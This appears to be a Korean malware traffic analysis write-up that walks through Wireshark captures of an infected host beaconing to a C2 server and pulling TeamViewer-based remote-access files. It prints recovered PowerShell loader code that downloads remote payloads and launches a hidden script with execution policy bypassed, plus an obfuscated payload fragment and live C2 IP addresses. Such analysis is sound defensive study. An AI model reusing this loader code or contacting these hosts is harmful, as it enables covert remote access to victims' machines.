
```
5063  62.145732  10.1.17.215    5.252.153.241  HTTP   144 GET /api/file/get-file/29842.ps1 HTTP/1.1
5069  62.304190  5.252.153.241  10.1.17.215    TCP     60 80 → 50144 [ACK] Seq=1 Ack=91 Win=64256 Len=0
5070  62.309348  5.252.153.241  10.1.17.215    TCP   1414 80 → 50144 [ACK] Seq=1 Ack=91 Win=64256 Len=1360 [
5071  62.309349  5.252.153.241  10.1.17.215    HTTP   555 HTTP/1.1 200 OK  (application/octet-stream)
5072  62.309517  10.1.17.215    5.252.153.241  TCP     60 50144 → 80 [ACK] Seq=91 Ack=1862 Win=65280 Len=0
5073  62.366091  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
5074  62.514281  5.252.153.241  10.1.17.215    TCP     60 80 → 50144 [ACK] Seq=1862 Ack=140 Win=64256 Len=0
5075  62.564321  5.252.153.241  10.1.17.215    HTTP   329 HTTP/1.1 404 Not Found  (text/plain)
5076  62.604623  10.1.17.215    5.252.153.241  TCP     60 50144 → 80 [ACK] Seq=140 Ack=2137 Win=65024 Len=0
7279  67.602135  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
7297  67.759190  5.252.153.241  10.1.17.215    TCP     60 80 → 50144 [ACK] Seq=2137 Ack=189 Win=64256 Len=0
7299  67.769070  5.252.153.241  10.1.17.215    HTTP   329 HTTP/1.1 404 Not Found  (text/plain)
7305  67.823652  10.1.17.215    5.252.153.241  TCP     60 50144 → 80 [ACK] Seq=189 Ack=2412 Win=64768 Len=0
7602  72.778372  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
7603  72.929559  5.252.153.241  10.1.17.215    TCP     60 80 → 50144 [ACK] Seq=2412 Ack=238 Win=64256 Len=0
7604  72.944012  5.252.153.241  10.1.17.215    HTTP   329 HTTP/1.1 404 Not Found  (text/plain)
7605  72.989536  10.1.17.215    5.252.153.241  TCP     60 50144 → 80 [ACK] Seq=238 Ack=2687 Win=64512 Len=0
7688  77.950821  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
7689  78.112260  5.252.153.241  10.1.17.215    TCP     60 80 → 50144 [ACK] Seq=2687 Ack=287 Win=64256 Len=0
7690  78.144171  5.252.153.241  10.1.17.215    HTTP   329 HTTP/1.1 404 Not Found  (text/plain)
7691  78.194968  10.1.17.215    5.252.153.241  TCP     60 50144 → 80 [ACK] Seq=287 Ack=2962 Win=64256 Len=0
7696  83.150518  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
```

- 29842.ps1 파일을 받은 후부터 5초마다 http 요청을 보내는 것을 확인할 수 있다
- 처음에는 계속 404로 실패하지만 조금 후에 성공하는 것을 볼 수 있다




```
7996  124.740329  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
7997  124.902950  5.252.153.241  10.1.17.215    TCP     60 80 → 50144 [ACK] Seq=5162 Ack=728 Win=64256
7998  124.958690  5.252.153.241  10.1.17.215    TCP   1414 80 → 50144 [ACK] Seq=5162 Ack=728 Win=64256
7999  124.958915  5.252.153.241  10.1.17.215    TCP   1414 80 → 50144 [PSH, ACK] Seq=6522 Ack=728 Win=
8000  124.958915  5.252.153.241  10.1.17.215    HTTP   444 HTTP/1.1 200 OK  (application/octet-stream)
```

- 1517096937 파일 추출 후 확인
- 매우 큰 파일이긴 하지만 대충 파일을 몇 개 요청하는 코드 같다




```
$filesDownloadLink = $ip + 'api/file/get-file/'
$filesDir = 'C:\ProgramData\huo'
$files = @(
    @{'name' = 'TeamViewer.exe'; 'link' = $filesDownloadLink + 'TeamViewer'},
    @{'name' = 'Teamviewer_Resource_fr.dll'; 'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'},
    @{'name' = 'TV.dll'; 'link' = $filesDownloadLink + 'TV'}
    @{'name' = 'pas.ps1'; 'link' = $filesDownloadLink + 'pas.ps1'}
)
$startupFile = 'TeamViewer.exe'

$result = Invoke-Startup $panelIP $files $filesDir $startupFile
$result = ConvertTo-StringData($result)
Send-Log($result)
```

- 똑같은 파일들을 요청하는 패킷 확인 가능




```
7996   124.740329  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
8000   124.958915  5.252.153.241  10.1.17.215    HTTP   444 HTTP/1.1 200 OK  (application/octet-stream)
8002   124.998139  10.1.17.215    5.252.153.241  HTTP   121 GET /api/file/get-file/TeamViewer HTTP/1.1
12888  128.456092  5.252.153.241  10.1.17.215    HTTP   817 HTTP/1.1 200 OK  (application/octet-stream)
12890  128.458764  10.1.17.215    5.252.153.241  HTTP   133 GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
13641  128.827248  5.252.153.241  10.1.17.215    HTTP   255 HTTP/1.1 200 OK  (application/octet-stream)
13643  128.827817  10.1.17.215    5.252.153.241  HTTP   113 GET /api/file/get-file/TV HTTP/1.1
13669  128.983749  5.252.153.241  10.1.17.215    HTTP  1085 HTTP/1.1 200 OK  (application/octet-stream)
13671  128.984576  10.1.17.215    5.252.153.241  HTTP   118 GET /api/file/get-file/pas.ps1 HTTP/1.1
13675  129.149454  5.252.153.241  10.1.17.215    HTTP   596 HTTP/1.1 200 OK  (application/octet-stream)
```

- 이러다간 끝이 없을거 같아서 일단 statistics 확인
- 감염된 호스트와 패킷을 주고 받은 횟수로 정렬
- 가장 많은 패킷을 주고 받은 IP주소 확인: 45[.]125[.]66[.]32 (편의성을 위해 S1이라고 부름)




```
No.    Time        Source         Destination    Protocol Length Info
19302  889.561525  10.1.17.215    45.125.66.32   TCP        66 49792 → 2917 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
19303  889.754217  45.125.66.32   10.1.17.215    TCP        66 2917 → 49792 [SYN, ACK] Seq=0 Ack=1 Win=65280 Len=0 MSS=1340 SACK_PERM WS=128
19304  889.755043  10.1.17.215    45.125.66.32   TCP        60 49792 → 2917 [ACK] Seq=1 Ack=1 Win=65280 Len=0
19305  889.755043  10.1.17.215    45.125.66.32   TLSv1.2   173 Client Hello (SNI=45.125.66.32)
19306  889.939392  45.125.66.32   10.1.17.215    TCP        60 2917 → 49792 [ACK] Seq=1 Ack=120 Win=65280 Len=0
19307  889.939650  45.125.66.32   10.1.17.215    TLSv1.2  1092 Server Hello, Certificate, Server Hello Done
19310  889.941490  10.1.17.215    45.125.66.32   TLSv1.2   372 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
19311  890.134125  45.125.66.32   10.1.17.215    TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Message
19312  890.147686  10.1.17.215    45.125.66.32   TLSv1.2   730 Application Data
```

- TLS를 사용하기 때문에 실제 내용을 확인할 수는 없음
- 첫 C2서버의 주소와 같이 필터링해봄




```
18903  880.724200  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
19290  881.613706  5.252.153.241  10.1.17.215    HTTP  1160 HTTP/1.1 200 OK  (application/octet-stream)
19292  881.889559  10.1.17.215    5.252.153.241  HTTP   174 GET /1517096937?k=script:%20RunRH,%20status:%200K,%20message:%20PS%20process%20started HTTP/1.1
19294  882.228776  5.252.153.241  10.1.17.215    HTTP   329 HTTP/1.1 404 Not Found  (text/plain)
19298  887.338828  10.1.17.215    5.252.153.241  HTTP   103 GET /1517096937 HTTP/1.1
19300  887.588658  5.252.153.241  10.1.17.215    HTTP   329 HTTP/1.1 404 Not Found  (text/plain)
19302  889.561525  10.1.17.215    45.125.66.32   TCP     66 49792 → 2917 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
19303  889.754217  45.125.66.32   10.1.17.215    TCP     66 2917 → 49792 [SYN, ACK] Seq=0 Ack=1 Win=65280 Len=0 MSS=1340 SACK_PERM WS=128
19304  889.755043  10.1.17.215    45.125.66.32   TCP     60 49792 → 2917 [ACK] Seq=1 Ack=1 Win=65280 Len=0
```

- C2서버가 HTTP 응답을 통해 첨부파일을 보낸 후 12패킷/8초만에 S1과 연결을 한 것을 확인 가능 => 매우 의심스러움
- S1과 연결 직전에 받은 첨부파일 확인




```
try {
    $fileDir = 'C:/ProgramData/jsLeow'
    if(!(Test-Path $fileDir)) {
        New-Item $fileDir -ItemType Directory | Out-Null
    }
    $filePath = "$fileDir/skqllz.ps1"
```




```
$fileContent = [System.Text.Encodin
Set-Content $filePath $fileContent
```

- skqllz.ps1이라는 파일을 만들고




```
try {
    if ((gwmi win32_operatingsystem | select osarchitecture).osarchitecture -match '32'){
        $psExe = "$env:SystemRoot\System32\WindowsPowerShell\v1.0\powershell.exe"
    }else{
        $psExe = "$env:SystemRoot\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    }
} catch {
    $psExe = 'powershell'
}

Start-Process $psExe -ArgumentList @('-ep', 'bypass', '-w', 'hidden', '-f', $filePath) -WindowStyle Hidden
```

- powershell을 실행하고




```
    $log = "script: RunRH, status: OK, message: PS process started"
}
catch {
    $log = "script: RunRH, status: error, message: $($Error[0].exception.message)"
}
Send-Log $log
```

- 로그를 보내는 코드로 확인
- skqllz.ps1 파일 내용으로 추정되는 텍스트 디코딩 진행



```
$NOtpWmSIdODGSpZw = 'dXNpb'
$AwoVYrdnaRqwQwIR = ('PjbXUKllmrzPjbXUKmcgU' -split 'PjbXUK')[2]
$bipxzxdxTeWltRuZETo = $NOtpWmSIdODGSpZw + $AwoVYrdnaRqwQwIR
$AkEiJsIqpXZniGUAcwgi = '3lzdG'
$GQXMEUFkfQKNrHz = $AkEiJsIqpXZniGUAcwgi
$lNcnDkYznZYNGS = 'V}t}O}w}p}'.replace('}', '')
$roSPFHOnzUB = $lNcnDkYznZYNGS
$xtZaRGRfwoDKOIahvtc = '1&c&2&'.replace('&', '')
$IDdoQNfyQZT = 'luZ'
$XiGbBTVOcETNtwj = ('qrTLBVPRRAHmqrTLBVPyBTeXqrTLBVPvJTdeqrTLBVPPDQbxSu' -split 'qrTLBVP')[2]
$bPJnndNVDE = $xtZaRGRfwoDKOIahvtc + $IDdoQNfyQZT + $XiGbBTVOcETNtwj
$iMomIPCvExLjuGt = 'N$0$Z$W$'.replace('$', '')
$aMCdlKxvWQWiMMrpeNo = '0uR'
$msNRjJFmsMhGoY = $iMomIPCvExLjuGt + $aMCdlKxvWQWiMMrpeNo
$VJDojDmCsLH = 'G>l>h>Z>'.replace('>', '')
$jJIgFRcpeRTQy = $VJDojDmCsLH
$EnWYnyGvsLIru = '25vc3'
$eqBMcYdMsVINSfPI = 'R*p*Y*'.replace('*', '')
$yvpQqviAJjIhvSec = $EnWYnyGvsLIru + $eqBMcYdMsVINSfPI
$UfqlNesTeHGhLSEt = '3;M;7;C;'.replace(';', '')
$nXUvzphutPUv = 'nVza'
$LljCJskFSWlQfm = 'W$5$n$I$F$'.replace('$', '')
$fPUznSbNNkPxcn = $UfqlNesTeHGhLSEt + $nXUvzphutPUv + $LljCJskFSWlQfm
$hmYxssqbHCubIOpAoHPt = ('YIcfOrqBIyYIcfOocIfDsYYIcfON5cYIcfOkJzqjYIcfOzkUOH' -split 'YIcfO')[3]
$LeLpRqCJML = ('fuvKBGsycgfuvKBSmRtCCEfuvKB3RlfuvKBNymLEfuvKBlNWeB' -split 'fuvKB')[3]
$ZIcLlhVGqH = $hmYxssqbHCubIOpAoHPt + $LeLpRqCJML
$FqOajBxeiNv = 'bS5'
$wUlWhmDmBULMCDuXo = 'S^d^W^5^0^'.replace('^', '')
$THKCWfoRggdC = $FqOajBxeiNv + $wUlWhmDmBULMCDuXo
$WbCbjwGxBT = 'a#W#1#l#L#'.replace('#', '')
$wTvgimhOEPtLSwSWDVT = 'k}l}u}d}G}'.replace('}', '')
$WfeOLvxtBIUqz = $WbCbjwGxBT + $wTvgimhOEPtLSwSWDVT
$lkRXqnUdrUnRGJuTWKI = ('tppdXshCoTjItppdXsVybtppdXsJAwwW' -split 'tppdXs')[2]
$VoWhuXvSBDutYInWsvOZ = '3BT'
$zZXQcmPOkKZJcT = $lkRXqnUdrUnRGJuTWKI + $VoWhuXvSBDutYInWsvOZ
$swgwMymeUk = 'ZXJ2'
```


- 디코딩 된 파일도 난독화 돼있어서 바이러스 토탈에 첨부파일 검색



5/61 security vendors flagged this file as malicious

